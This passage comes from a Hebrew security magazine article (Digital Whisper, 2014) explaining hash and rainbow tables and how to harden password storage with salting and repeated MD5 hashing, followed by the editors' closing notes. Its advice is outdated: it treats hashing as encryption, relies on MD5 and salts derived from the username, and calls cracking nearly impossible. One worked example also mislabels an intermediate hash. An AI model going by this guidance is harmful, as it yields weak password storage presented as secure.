זאת התחלה טובה, ובאמת עכשיו משתמש שייחשף לרשומה יתקשה להיעזר בה כדי להזיק לאתר שכן הסיסמה לא גלויה. אבל האם עכשיו אנחנו באמת לגמרי מוגנים? אז זהו שלא.

זה הזמן להיחשף למונחים Hash Table ו-Rainbow Table. אלו שני מושגים שאפשר להרחיב עליהם לכדי מאמר שלם, אנסה הפעם לתמצת אותם לפיסקה:

Hashing Table, טבלת גיבוב: מדובר בטבלה שמכילה מחרוזות וההצפנה שהן מקבלות, כך ניתן לעבור על רשומות בסיס הנתונים שלנו ולהשוות אותן אל מול טבלה זו ובכך לגלות מה הסיסמה המקורית של טקסט מוצפן כלשהו. ניתן להבין מכך שטבלת הגיבוב תלוייה בסיסמאות שהוזנו לתוכה מראש, ולכן בדרך כלל הסכנה לבסיס הנתונים שלנו במקרה זה תהיה כשסיסמאות המשתמשים שלנו ישתמשו במילים נפוצות. ה-Rainbow Table עצמה לא שונה במהותה בהרבה מטבלת הגיבוב. גם כאן בסופו של דבר נוכל לגלות מהי הסיסמה עבור טקסט מוצפן כלשהו, אך הפעם זה יקרה יותר במהירות ופחות תלוי סיסמאות שהוזנו מראש.

הטקסט הגלוי ב-Rainbow Table עובר הצפנה ופיענוח מספר רב של פעמים בעזרת פונקציות גיבוב והפחתה. בדרך אנו מקבלים שרשרת של טקסטים גלויים וההצפנה שלהם. היתרון בשיטה זו, כפי שצויין קודם, הוא שהיא פחות תלוית סיסמאות שהוזנו מראש (כך שתעבוד על טווח רחב יותר של סיסמאות ולא רק על רוב של מילים נפוצות), ובנוסף מציאת הצפנה מסויימת והטקסט הגלוי שלה מתבצעת יותר מהר בשל שיטת השרשראות שבה הערכים שמורים.

מה המשמעות של Hashing/Rainbow Table בנוגע להצפנת הסיסמאות על בסיס הנתונים שלנו? הגילוי שגם אם הצפנו את הסיסמאות שלנו תוקף עדיין יוכל לגלות מהו הטקסט הגלוי שלהן בעזרת אותן טבלאות.

ניקח למשל את הסיסמה 12345 - אם נצפין אותה בעזרת MD5 נקבל את הטקסט המוצפן הבא:

```
827CCB0EEA8A706C4C34A16891F84E7B
```

במידה והסיסמה הזו תמצא בטבלה ה-Hash/Rainbow יוכל התוקף לראות רשומה שאומרת:

```
Plaintext: 12345; Cipher-text: 827CCB0EEA8A706C4C34A16891F84E7B
```

וכעת תוקף שיתקל בטקסט המוצפן הספציפי הזה יוכל לדעת מיד מה טקסט המקור שלו, זאת אומרת שתוקף שהשיג את בסיס הנתונים שלנו ידע מיד שכל סיסמה בעלת ההצפנה הנ"ל היא בעצם 12345. וכיצד נתמודד עם בעיה זו? בשתי דרכים יעילות שיקשיחו את חוזק ההצפנה שלנו:

הדרך הראשונה נקראת Salt - הוספת טקסט אקראי לאיזושהי נקודה במחרוזת שלנו. אם למשל הסיסמה שלנו היא helloworld, נוכל להוסיף לסוף שלה את התווים sl12R, סתם גיבוב של אותיות חסרות משמעות. נקבל כעת את הסיסמה: helloworldsl12R, ועליה נבצע את ההצפנה. בכך הקטנו את הסבירות שהסיסמה תמצא ב-Hash Table, שכן בהוספת תווים חסרי משמעות היא הפכה להיות פחות שכיחה. בנוסף, במידה וכן תתגלה הסיסמה מבעד להצפנה, לא יוכל לדעת התוקף מהי אכן הסיסמה שכן הסיסמה האמתית היא: helloworld ואילו מה שנגלה לפניו זה: helloworldsl12R.

אבל לצערנו, הוספת Salt לסיסמה תעזור בעיקר כנגד מקרים של בסיס נתונים שהועבר לתוקף. אך במקרה שבסיס הנתונים הושג בעזרת ניצול פרצות בשרת, יכול להיות שהתוקף ידע גם לשחזר את לוגיקת ההצפנה שלנו ובכך ידע בדיוק מהו ה-Salt שנוסף לסיסמאות ויוכל להתעלם ממנו. ולכן נחזק את הצפנת הסיסמאות שלנו בדרך נוספת:

הדרך השניה היא חזרות - לא מספיק שנעביר את הסיסמה שלנו באלגוריתם ההצפנה פעם אחת, נוכל להעביר אותה גם פעמיים ושלוש ויותר. אם למשל נקח את הסיסמה helloworld ונעביר אותה פעם אחת באלגוריתם MD5 קיבלנו כבר מקודם את המחרוזת:

```
FC5E038D38A57032085441E7FE7010B0
```

כעת נעביר את אותה מחרוזת באלגוריתם ההצפנה ונקבל:

```
266278452597C0120A877E724E15AAFE
```

המחרוזת מההצפנה השניה לאחר שנעביר באלגוריתם נקבל:

```
19E6932D9C68826CAB6FAD43EC7808D1
```

כעת יהיה על התוקף לנחש כמה פעמים העברנו את הסיסמה באלגוריתם ההצפנה כדי למצוא את הסיסמה הנכונה, ופה הסיכוי שימצא את הסיסמה על סמך רשומות מה-Hash/Rainbow Table פוחת. אך למרות המאמצים שלנו, הסיפור עדיין לא נגמר.

מה קורה אם למרות שהוספנו Salt לסיסמה והעברנו אותה באלגוריתם ההצפנה מספר פעמים, עדיין איכשהו הפורץ גילה מהי, אולי אפילו סתם באמצעות הנדסת אנוש מוצלחת, וכעת אותו פורץ מסתכל בבסיס הנתונים שלנו ומגלה עוד מספר משתמשים עם אותה סיסמה? הוא בעצם יודע אם כך גם את הסיסמה שלהם ויכול לקבל גישה לאזורים אחרים באתר על סמך ההרשאות של אותם משתמשים. נטפל בזה באמצעות הוספת Salt מותאם אישית לכל משתמש וכן העברת הסיסמה באלגוריתם ההצפנה מספר פעמים המותאם אף הוא למשתמש.

נסתכל שוב על הרשומה המקורית שלנו:

```
Id: 1; Username: Admin; Password: helloworld; Rank: Administrator
```

אנו נשתמש בשם המשתמש Admin. למה שלא נעשה מניפולציה משם המשתמש הזה לצרכים שלנו? נוכל למשל לקחת את אורך המילה (5) ולהחליט שזה יהיה מספר הפעמים שנעביר את הסיסמה באלגוריתם ההצפנה.

נוכל גם להחליט שניקח כל אות שניה משם המשתמש, Amn ונוסיף את זה כ-Salt לסיסמה. אפשרות נחמדה נוספת תהיה להוסיף Salt שונה בכל פעם שנעביר את הסיסמה באלגוריתם ההצפנה.

נבצע כעת את ההצפנה:

- סיבוב ראשון: **סיסמה**: helloworld, **Salt**: Amn, **מחרוזת שמתקבלת**:

```
helloworldAmn
```

לאחר ההצפנה:

```
6C8B78E0825DB44D68F942EAD9727D3E
```

- סיבוב שני: **סיסמה**: 6C8B78E0825DB44D68F942EAD9727D3E, **Salt**: Adm, **מחרוזת שמתקבלת**:

```
6C8B78E0825DB44D68F942EAD9727D3EAdm
```

לאחר ההצפנה:

```
0871059A7ADF04533B761D3B82E0425D
```

- סיבוב שלישי: **סיסמה**: 0871059A7ADF04533B761D3B82E0425D, **Salt**: min, מחרוזת שמתקבלת:

```
6C8B78E0825DB44D68F942EAD9727D3Emin
```

לאחר ההצפנה:

```
F4F37113E42CB32BEFDA86DFD3132974
```


אם נשתמש בהצפנה מסוף סיבוב שלישי הרשומה שלנו תראה כעת כך:

```
Id: 1; Username: Admin; Password: F4F37113E42CB32BEFDA86DFD3132974;
Rank: Administrator
```

כאשר ההצפנה היא ייחודית לכל משתמש (כך שגם אם לשני משתמשים אותה הסיסמה לאחר ההצפנה המחרוזת המוצפנת שלהם תהיה שונה), והסיכוי שתוקף יעלה על ה-Salt-ים השונים שדחפנו בין כל סבב הצפנה, וכן על מספר סבבי ההצפנות שביצענו הוא אפסי, כמו גם הסיכוי למצוא את המחרוזת המוצפנת שלנו ב-Hash Table.

סיכום

לא מספיק להגן על האתר שלכם, צריך לחשוב גם איך להתמודד עם מקרים שבהם למרות ההגנות המידע עדיין נחשף לגורמים חיצוניים. הצפנה היא התשובה, אבל לעיתים זה יותר מורכב מסתם הצפנה פשוטה. אפשר לומר שזה מבאס, ואפשר לראות בזה אתגר ולנסות להקשיח יותר את ההגנות באתר שלנו. בכל מקרה, שיהיה בהצלחה ושמרו על המידע שלכם בטוח!



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-57 של Digital Whisper ואיתו פותחים את שנת 2015, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש ינואר 2015.

אפיק קסטיאל,

ניר אדר,

31.12.2014